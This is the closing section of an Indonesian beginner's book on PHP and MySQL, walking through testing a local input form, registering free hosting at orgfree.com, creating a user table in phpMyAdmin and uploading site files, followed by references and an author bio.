
Gambar 97. Folder atau database input

Cara untuk menginput database input/folder input tadi dengan table, jadi kita harus menggunakan perintah **CREATE TABLE** pada MySQL.




Gambar 98. Mengakses MySQL

Buka browser Mozilla Firefox dan ketikkan alamat URL **http://localhost/input.html** untuk mencoba proyek website input kita.




Gambar 99. Mengisikan data pada halaman input.html

Isi semua data dan tekan tombol **Kirim** untuk memasukkan datanya.



Gambar 100. Proses Input

Setelah tombol **Kirim** ditekan, maka data akan dimasukkan ke basisdata MySQL. Lalu dengan melewati halaman **proses.php** kita dapat melihat proses memasukkan data tersebut berjalan dengan lancar atau tidak. Setelah itu, klik link untuk menuju ke halaman **tampil.php**, yaitu: <http://localhost/tampil.php>.



Gambar 101. Mengakses halaman tampil.php


Contoh di atas merupakan proyek sederhana, yaitu website input untuk fasilitas search/pencarian data, update data/perubahan data baru, dan delete/hapus data. Selanjutnya Anda dapat mempelajari sendiri code-code yang telah disertakan dalam CD penyerta buku ini.

Membuat Website Berbasis PHP

Ketika membuat website, kita pasti selalu berpikir tentang biaya pembelian domain, misalnya *.com atau *.info, tetapi untuk penjelasan berikut ini kita akan memanfaatkan *free hosting* atau hosting yang gratis tanpa bayar. Banyak website *free hosting* yang tersedia di internet, seperti www.000webhost.com, www.freewebhostingarea.com, dan lainnya. Sebagai contoh, kita memakai [freewebhostingarea](http://www.freewebhostingarea.com) karena support dengan PHP dan database MySQL.

Tahapan untuk membuatnya adalah:

1. Buka browser Mozilla Firefox dan ketik URL: <http://www.freewebhostingarea.com/>.



Gambar 102. Halaman muka freewebhostingarea

2. Pada bagian free subdomain hosting kita ketikkan, misal "belajarphp", lalu pilih subdomain yang disukai, misal **orgfree.com**. Kemudian klik **PROCEED**, maka akan keluar halaman pendaftaran, isi kelengkapan data diri (*personal information*).

belajarphp.orgfree.com is available on Orgfree.com server.

>> Personal Information

First name: anhar

Last name: gila

Country: Indonesia

E-mail: v_maker@yahoo.com

You need a valid email address to confirm your account.

Birthday: February 7, 1987

If you lose the password, you must provide these birthday details.

>> Account Information

Password:

Re-type password:

Password must contain minimum 6 characters including letters and numbers. Do not use special characters or spaces.

☒ I have read the [Service Agreement](#) and agree to its terms.

Antirobot verification: YSTW YSTW

Continue

<http://www.freewebhostingarea.com/>

Gambar 103. Halaman Registrasi

3. Setelah lengkap, tekan tombol **Continue**. Apabila berhasil akan keluar jendela **Create Account**.

Welcome to FreeWebHostingArea.com!

Dear user, your account belajarphp.orgfree.com was successfully activated on orgfree.com server. Your address is <http://belajarphp.orgfree.com> and you can visit/update your site right now. Add an index page (examples: index.html or index.php) and put your files directly on root. No public_html folder required. Be sure that your account has minimum 1hit per month. Inactive accounts are deleted at the end of month.

Account Manager:

To access Account Manager you have to choose between 3 mirrors:

<http://orgfree.freewebhostingarea.com/>
<http://orgfree.freewha.com/>
<http://www.orgfree.com/>

Username: belajarphp.orgfree.com
Password:

Some scripts require **server path**. Yours is **/home/vhosts/belajarphp.orgfree.com**.

Your Personal FTP Information:

FTP Server/Host: orgfree.com
FTP Login/Username: belajarphp.orgfree.com
FTP Password:

To upload your files go to our **Web based FTP client** (recommended), located at <http://www.orgfree.com/ftp>


Once logged in, you will be able to create a **new dir**, **new file**, to **upload a zip archive** and have it **unzipper** automatically, to **edit** your files, to select files and download them as .zip, to **copy**, **move**, **delete**, **rename**, (change permissions), **search** anything under your account, ability to see and edit dot files like **.htaccess**. W normal ftp program you will not be able to do this. For a complete list of features see <http://www.orgfree.com/ftp/help.html>.

MySQL database Information:

ATTENTION!!! MySQL database must be activated first @ **Account Manager** >> Hit **Create DB** button. MySQL HostName is **localhost** only. We don't allow external connections. phpMyAdmin is located at <http://www.orgfree.com/pma/>. Log in using **MySQL username** NOT **account use** **PhpMyAdmin (PMA)** is a tool that will help you to administer your database. You don't have privileges to create database with PMA because, as said before, database must be created @ **Account Manager** using **Create DB**.


Gambar 104. Jendela Create Account

4. Klik link **http://orgfree.com** untuk login, ketik **Username** dan **Password** yang telah kita buat tadi, lalu klik **Log In**.




Gambar 105. Mengakses Halaman orgfree

5. Setelah berhasil **Log In** kita akan menuju ke halaman **Member Area**.




Gambar 106. Halaman Member Area

6. Untuk konfigurasi PHP, tekan tombol **configure php**. Beri checklist lalu klik **Submit**.




Gambar 107. Halaman konfigurasi php

7. Pilihan tersebut akan diaktifkan. Untuk membuat database MySQL, klik **Create DB** lalu klik **phpMyAdmin**.




Gambar 108. Halaman untuk membuat database MySQL

8. Lihat code login usernamenya, yaitu **304645**, lalu ketikkan **Password** sesuai password pada account, klik **OK**.




Gambar 109. Kotak box Authentication Required

9. Muncul halaman server MySQL. Tab **SQL** adalah bagian di mana kita dapat mengetikkan perintah-perintah SQL.




Gambar 110. Halaman Jendela Server MySQL

10. Pilih tab **Database** dan buatlah tabel **anggota** pada tab **Structure**.




Gambar 111. Tab Structure

11. Isi bagian **Field** (uname dan pswd), **Type** (varchar), dan **Length/Value** (30) lalu klik **Go**.




Gambar 112. Tabel Telah dibuat

12. Kembali ke Main menu untuk mengupload file-file PHP. Caranya, pin dahlah ke tab **Account Manager** yang telah kita buka sebelumnya, kemudian klik **File Manager** (lihat Gambar 106). Apabila ada konfirmasi password, isi sesuai dengan lembar registrasi.




Gambar 113. Halaman Cpanel

13. Setelah klik menu **Upload**, lalu tekan tombol **Browse** dan cari file-file yang akan di upload. Jangan lupa untuk menyesuaikan isi file dengan nama database yang ada di server!




Gambar 114. Halaman Upload Files

14. Tekan tombol **Ceklist** berwarna hijau atau sebagai submit, maka file akan diupload ke server.



Gambar 115. Upload Sukses

15. Buka alamat website yang telah kita buat tadi: <http://belajarpHP.orgfree.com>, maka kita akan dibawa ke halaman muka (**index.php**) dan website kita siap untuk diuji coba.



Gambar 116. Mengakses website kita

Saran-saran

Agar Anda lebih memahami pemrograman PHP, disarankan untuk mengembangkan/ mengubah sendiri kode-kode yang sudah disertakan dalam CD penyerta buku ini, dan jangan ragu-ragu untuk bertanya dengan orang yang lebih tahu, mencari informasi dari berbagai sumber seperti buku-buku, serta internet. Tidak lupa juga untuk bergabung di forum-forum yang banyak membahas tentang pemrograman PHP, karena dengan membaca dan bertukar informasi wawasan/ pengetahuan, pikiran kita menjadi lebih terbuka. ☺

Daftar Pustaka

Gilmore,W. Jason.2008. *Beginning PHP and MySQL Third Edition*, United States of America: Apress

<http://w3schools.com/html/>

<http://w3schools.com/php/>

<http://mysql.com>

<http://www.klik-kanan.com/tutorial/php/index.shtml>

<http://prothelon.com/mambo/dasar-dasar-php-1.html>

<http://planet-source-code.com>

www.ilmukomputer.com

www.virologi.info/virologist

www.x-code.or.id

www.codenesia.com

Tentang Penulis

Anhar,ST., lahir di Yogyakarta, 7 Februari 1987. Menyukai dunia komputer dari segala bidang. Saat di bangku kuliah mengambil praktikum Basis Data dan mendapat tugas untuk membuat website dengan PHP dan MySQL. Kemudian, pernah menjadi asisten di laboratorium untuk praktikum Basis Data. Bermodalkan pengetahuan dan pengalaman tersebut, muncul keinginan menuliskannya dalam buku ini.

Saat ini kegemarannya adalah membuat artikel di berbagai website terkenal. Kegemarannya dalam membuat artikel kemudian juga disalurkan dalam menulis buku. Beberapa buku yang sudah ditulis, antara lain:

- *Cara Mudah Membuat & Membasmi Virus Komputer* (ditulis bersama A.M. Hirin, mediakita).
- *Cara Praktis Membasmi Virus Ganas di Komputer* (ditulis bersama A.M. Hirin, mediakita).

Apabila ingin bertanya dan berkonsultasi lebih lanjut, silakan mengirimkan email ke alamat: **v_maker@yahoo.com**.